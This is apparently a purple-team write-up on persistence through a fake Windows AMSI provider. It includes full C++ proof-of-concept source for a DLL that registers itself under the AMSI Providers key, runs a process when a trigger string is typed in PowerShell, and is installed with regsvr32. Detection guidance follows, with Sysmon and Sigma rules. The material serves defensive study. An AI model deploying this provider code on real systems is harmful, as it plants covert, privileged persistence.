

The Antimalware Scan Interface (AMSI) is a Microsoft control that directs PowerShell content to the installed antimalware engine or EDR to conduct a scan and identify malicious indicators. However, for functionality purposes Microsoft permits third-party applications to register AMSI providers with the operating system in order to communicate with the interface. Threat actors with elevated permissions on the asset could abuse this behaviour and register a fake AMSI provider to establish persistence. Specifically, when the arbitrary AMSI is registered, an action is performed such as execution of code or executable when a defined string is inserted into a PowerShell console.
Playbook
The Antimalware Scan Interface (AMSI) is a Windows security interface that enables applications to submit potentially risky content to an installed antimalware engine before the content is executed. AMSI was introduced to enable security products use this engine to scan scripts or content. For example, when a command is executed via PowerShell, the content is passed to AMSI which then forwards to the registered antimalware provider and returns a result such as clean, suspicious, or malicious.
AMSI was designed by Microsoft as a vendor-agnostic interface which can communicate with the endpoint in order to prevent the execution of malware. Threat actors could abuse AMSI by registering a provider for persistence if elevated access has been achieved.
Microsoft has disclosed to the public, the code for implementing a sample AMSI provider and an article was released that explained the technique. The full proof of concept of abusing arbitrary AMSI providers for persistence can be found in the AMSI-Provider repository. The code below can be used to emulate the technique. Initially, when PowerShell submits content for scanning, AMSI calls the fake provider Scan() method. The provider checks the trigger strings and upon matching a function is executed.
#include "stdafx.h"
#include <process.h>
#include <subauth.h>
#include <strsafe.h>
#include <amsi.h>
#include <windows.h>
#include <wrl/module.h>

using namespace Microsoft::WRL;

HMODULE g_currentModule;

typedef void (NTAPI* _RtlInitUnicodeString)(
	PUNICODE_STRING DestinationString,
	PCWSTR SourceString
	);

typedef NTSYSAPI BOOLEAN(NTAPI* _RtlEqualUnicodeString)(
	PUNICODE_STRING String1,
	PUNICODE_STRING String2,
	BOOLEAN CaseInsetive
	);

DWORD WINAPI MyThreadFunction(LPVOID lpParam);
void ErrorHandler(LPTSTR lpszFunction);

BOOL APIENTRY DllMain(HMODULE module, DWORD reason, LPVOID reserved)
{
	switch (reason)
	{
	case DLL_PROCESS_ATTACH:
		g_currentModule = module;
		DisableThreadLibraryCalls(module);
		Module<InProc>::GetModule().Create();
		break;

	case DLL_PROCESS_DETACH:
		Module<InProc>::GetModule().Terminate();
		break;
	}
	return TRUE;
}

#pragma region COM server boilerplate
HRESULT WINAPI DllCanUnloadNow()
{
	return Module<InProc>::GetModule().Terminate() ? S_OK : S_FALSE;
}

STDAPI DllGetClassObject(_In_ REFCLSID rclsid, _In_ REFIID riid, _Outptr_ LPVOID FAR* ppv)
{
	return Module<InProc>::GetModule().GetClassObject(rclsid, riid, ppv);
}
#pragma endregion

class
	DECLSPEC_UUID("2E5D8A62-77F9-4F7B-A90C-2744820139B2")
	PentestlabAmsiProvider : public RuntimeClass<RuntimeClassFlags<ClassicCom>, IAntimalwareProvider, FtmBase>
{
public:
	IFACEMETHOD(Scan)(_In_ IAmsiStream * stream, _Out_ AMSI_RESULT * result) override;
	IFACEMETHOD_(void, CloseSession)(_In_ ULONGLONG session) override;
	IFACEMETHOD(DisplayName)(_Outptr_ LPWSTR * displayName) override;

private:
	LONG m_requestNumber = 0;
};


HRESULT PentestlabAmsiProvider::Scan(_In_ IAmsiStream* stream, _Out_ AMSI_RESULT* result)
{
	_RtlInitUnicodeString RtlInitUnicodeString = (_RtlInitUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlInitUnicodeString");
	_RtlEqualUnicodeString RtlEqualUnicodeString = (_RtlEqualUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlEqualUnicodeString");

	UNICODE_STRING myTriggerString1;
	RtlInitUnicodeString(&myTriggerString1, L"pentestlab");

	UNICODE_STRING myTriggerString2;
	RtlInitUnicodeString(&myTriggerString2, L"\"pentestlab\"");

	UNICODE_STRING myTriggerString3;
	RtlInitUnicodeString(&myTriggerString3, L"'pentestlab'");

	ULONG actualSize;
	ULONGLONG contentSize;
	if (!SUCCEEDED(stream->GetAttribute(AMSI_ATTRIBUTE_CONTENT_SIZE, sizeof(ULONGLONG), reinterpret_cast<PBYTE>(&contentSize), &actualSize)) &&
		actualSize == sizeof(ULONGLONG))
	{
		*result = AMSI_RESULT_NOT_DETECTED;

		return S_OK;
	}

	PBYTE contentAddress;
	if (!SUCCEEDED(stream->GetAttribute(AMSI_ATTRIBUTE_CONTENT_ADDRESS, sizeof(PBYTE), reinterpret_cast<PBYTE>(&contentAddress), &actualSize)) &&
		actualSize == sizeof(PBYTE))
	{
		*result = AMSI_RESULT_NOT_DETECTED;

		return S_OK;
	}


	if (contentAddress)
	{
		if (contentSize < 50)
		{
			UNICODE_STRING myuni;
			myuni.Buffer = (PWSTR)contentAddress;
			myuni.Length = (USHORT)contentSize;
			myuni.MaximumLength = (USHORT)contentSize;

			if (RtlEqualUnicodeString(&myTriggerString1, &myuni, TRUE) || RtlEqualUnicodeString(&myTriggerString2, &myuni, TRUE) || RtlEqualUnicodeString(&myTriggerString3, &myuni, TRUE))
			{

				DWORD thId;
				CreateThread(NULL, 0, MyThreadFunction, NULL, 0, &thId);
			}
		}
	}

	*result = AMSI_RESULT_NOT_DETECTED;

	return S_OK;
}

void PentestlabAmsiProvider::CloseSession(_In_ ULONGLONG session)
{

}

HRESULT PentestlabAmsiProvider::DisplayName(_Outptr_ LPWSTR* displayName)
{
	*displayName = const_cast<LPWSTR>(L"Sample AMSI Provider");
	return S_OK;
}

CoCreatableClass(PentestlabAmsiProvider);

DWORD WINAPI MyThreadFunction(LPVOID lpParam)
{
	system("c:\\Windows\\System32\\calc.exe");

	return 0;
}


#pragma region Install / uninstall

HRESULT SetKeyStringValue(_In_ HKEY key, _In_opt_ PCWSTR subkey, _In_opt_ PCWSTR valueName, _In_ PCWSTR stringValue)
{
	LONG status = RegSetKeyValue(key, subkey, valueName, REG_SZ, stringValue, (wcslen(stringValue) + 1) * sizeof(wchar_t));
	return HRESULT_FROM_WIN32(status);
}

STDAPI DllRegisterServer()
{
	wchar_t modulePath[MAX_PATH];
	if (GetModuleFileName(g_currentModule, modulePath, ARRAYSIZE(modulePath)) >= ARRAYSIZE(modulePath))
	{
		return E_UNEXPECTED;
	}

	wchar_t clsidString[40];
	if (StringFromGUID2(__uuidof(PentestlabAmsiProvider), clsidString, ARRAYSIZE(clsidString)) == 0)
	{
		return E_UNEXPECTED;
	}

	wchar_t keyPath[200];
	HRESULT hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls", clsidString);
	if (FAILED(hr)) return hr;

	hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, L"PentestlabAmsiProvider");
	if (FAILED(hr)) return hr;

	hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls\\InProcServer32", clsidString);
	if (FAILED(hr)) return hr;

	hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, modulePath);
	if (FAILED(hr)) return hr;

	hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, L"ThreadingModel", L"Both");
	if (FAILED(hr)) return hr;

	// Register this CLSID as an anti-malware provider.
	hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
	if (FAILED(hr)) return hr;

	hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, L"PentestlabAmsiProvider");
	if (FAILED(hr)) return hr;

	return S_OK;
}

STDAPI DllUnregisterServer()
{
	wchar_t clsidString[40];
	if (StringFromGUID2(__uuidof(PentestlabAmsiProvider), clsidString, ARRAYSIZE(clsidString)) == 0)
	{
		return E_UNEXPECTED;
	}

	// Unregister this CLSID as an anti-malware provider.
	wchar_t keyPath[200];
	HRESULT hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
	if (FAILED(hr)) return hr;
	LONG status = RegDeleteTree(HKEY_LOCAL_MACHINE, keyPath);
	if (status != NO_ERROR && status != ERROR_PATH_NOT_FOUND) return HRESULT_FROM_WIN32(status);

	// Unregister this CLSID as a COM server.
	hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls", clsidString);
	if (FAILED(hr)) return hr;
	status = RegDeleteTree(HKEY_LOCAL_MACHINE, keyPath);
	if (status != NO_ERROR && status != ERROR_PATH_NOT_FOUND) return HRESULT_FROM_WIN32(status);

	return S_OK;
}
#pragma endregion
The fake AMSI provider can be registered with the system via the regsvr32 utility.
regsvr32 AmsiProvider.dll

When the chosen keyword (ipurple.team) is passed on the PowerShell console the target payload is executed, and a connection is established with the command and control.


The following diagram visualizes the technique of persistence via AMSI provider:

The technique abstract is displayed below:

The playbook of the technique can be found below:
[[Playbook.T1545.015]]
id = "1.0.0"
name = "1.0.0" - "AMSI Provider"
description = "Establish persistence via malicious AMSI Provider"
tooling.name = "AMSI-Provider"
tooling.references = [
    "https://github.com/netbiosX/AMSI-Provider"
]
executionSteps = [
    "regsvr32 AmsiProvider.dll",
    "ipurple.team"
]
executionRequirements = [
    "Local Administrator"
]
Detection
The technique of abusing custom AMSI providers for persistence is not very common. AMSI providers are stored in the registry, and therefore SOC teams should monitor the Providers registry key for non-legitimate entries as a primary detection point. Additionally, AMSI providers are registered using the regsvr32 utility, and have the form of a DLL file. Providers with no valid signature or from unknown signer should be automatically classified as malicious. It should be noted that Microsoft has added provider signing-check support from Windows 10 onward (version 1903), but it is not enabled by default. Any anomaly in the process tree could be also flagged as arbitrary especially from AMSI-aware applications.
Registry
AMSI providers are stored in the registry. Execution of the following PowerShell cmdlet can enumerate registered AMSI providers:
Get-ChildItem "HKLM:\SOFTWARE\Microsoft\AMSI\Providers" -ErrorAction SilentlyContinue

SOC teams should enable visibility for the Providers registry key by adding this key to the Registry container in the Group Policy and apply auditing for the Set Value, Create Subkey, and Query Value permissions.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\Providers


Registration of an AMSI provider generates the event ID 4663, since the regsvr32 process attempts to create and modify the value of a registry object.

Registered AMSI providers have the form of a GUID. The Data field of the registry key contains the name of the arbitrary AMSI provider.

The GUID also matches the CLSID registered under the following key:
HKLM\SOFTWARE\Classes\CLSID\<ProviderGUID>\

The InProcServer32 registry key contains the path of the malicious DLL that was registered previously.

DLL
The fake AMSI provider DLL (AmsiProvider.dll) is also loaded in the PowerShell process. However, since the name of the DLL is arbitrary the detection focus should be on DLLs that are not signed by a trusted authority. Sophisticated threat actors can sign their DLLs and evade rules associated with DLL signing, but this impose a cost for the attack.

In this particular threat scenario the AmsiProvider.dll is not signed.


The following Sysmon rule can be used to detect DLLs that are not signed, and are loaded in a PowerShell process. The rule doesn’t target a defined path that an AMSI provider DLL is loaded and therefore it covers all paths on the system.
<!-- Detect unsigned DLLs loaded in PowerShell process -->
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- Event ID 7: ImageLoad -->
    <RuleGroup name="Unsigned DLL Loaded by PowerShell" groupRelation="and">
      <ImageLoad onmatch="include">
        <!-- PowerShell loading unsigned DLLs -->
        <Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image>
        <Signed condition="is">false</Signed>
        <ImageLoaded condition="end with">.dll</ImageLoaded>
      </ImageLoad>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
However, the rule generates a number of false positives since DLLs inside the NativeImages folder are not signed by Microsoft even though these are legitimate and are loaded everytime PowerShell is initiated.

An alternative approach is to create an exclusion path that will filter the noise. However, the technique of registering malicious providers for persistence requires elevated access, and threat actors could write the arbitrary DLL into the .NET native image cache path to blend-in and evade detection.
<!-- Detect unsigned DLLs loaded in PowerShell process, excluding .NET Native Image Cache -->
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- Include: PowerShell loading unsigned DLLs -->
    <ImageLoad onmatch="include">
      <Rule groupRelation="and" name="Unsigned DLL Loaded by PowerShell">
        <Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image>
        <Signed condition="is">false</Signed>
        <ImageLoaded condition="end with">.dll</ImageLoaded>
      </Rule>
    </ImageLoad>
    <!-- Exclude: .NET Native Image Cache false positives -->
    <ImageLoad onmatch="exclude">
      <Rule groupRelation="and" name="Exclude .NET Native Image Cache">
        <Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image>
        <ImageLoaded condition="begin with">C:\Windows\assembly\NativeImages_</ImageLoaded>
      </Rule>
    </ImageLoad>
  </EventFiltering>
</Sysmon>
SOC teams should determine which rule should be implemented and tune it accordingly to their environment. When the PowerShell process is created on the system the unsigned DLL will be loaded within the process. Both of the rules above will capture the unsigned DLL under event ID 7.
Process Creation
Another detection opportunity is to investigate the process tree. For example, a PowerShell process that creates a suspicious child process (i.e. uknown executable) should immediately classified as malicious. Most EDRs have this capability.

During the registration of the fake AMSI provider the regsvr32 process is also created on the system.


The AmsiProviderMonitor.exe is a minimalistic agent that runs every three minutes and monitors the registry HKLM\SOFTWARE\Microsoft\AMSI\Providers for new entries. Each of these entries are resolved through the CLSIDs InProcServer32 key to identify unsigned DLLs (via a check in the Authenticode signature) stored in suspicious paths.
SIGMA
title: Suspicious AMSI Provider Persistence
id: 41ba0109-3f52-4627-ba43-8583999ced30
status: experimental
description: Detects registration of a new AMSI Provider or related COM InprocServer32 entry.
author: Panos Gkatziroulis
date: 2026-07-11
logsource:
  product: windows
  category: registry_set
detection:
  amsi_provider:
    TargetObject|contains:
      - '\SOFTWARE\Microsoft\AMSI\Providers\'
      - '\SOFTWARE\WOW6432Node\Microsoft\AMSI\Providers\'
  com_inproc:
    TargetObject|contains:
      - '\SOFTWARE\Classes\CLSID\'
      - '\InprocServer32'
  suspicious_path:
    Details|contains:
      - '\Users\'
      - '\AppData\'
      - '\Temp\'
      - '\Downloads\'
      - '\ProgramData\'
      - '\Public\'
  condition: amsi_provider or (com_inproc and suspicious_path)
falsepositives:
  - Legitimate antivirus or EDR product installing an AMSI provider
level: high
The following table summarizes the data sources and data components required to detect this technique:
| Data Source | Data Components | Detects |
|---|---|---|
| Windows Events | 4663 | Registry Key Modification |
| Windows Events | 4688 | regsvr32 Process |
| Sysmon | 7 | Unsigned AMSI provider DLL |
The technique of installing fake AMSI providers for persistence it is not very common among threat actors. However, proof of concepts exists in the public domain and therefore organizations should take appropriate actions to mitigate risk. It is recommended to enable the signing check for AMSI providers according to Microsoft guidelines to prevent unsigned DLLs from loading into AMSI-aware applications (PowerShell). Furthermore, monitoring the AMSI providers registry key for new entries is considered a reliable detection indicator.


Leave a comment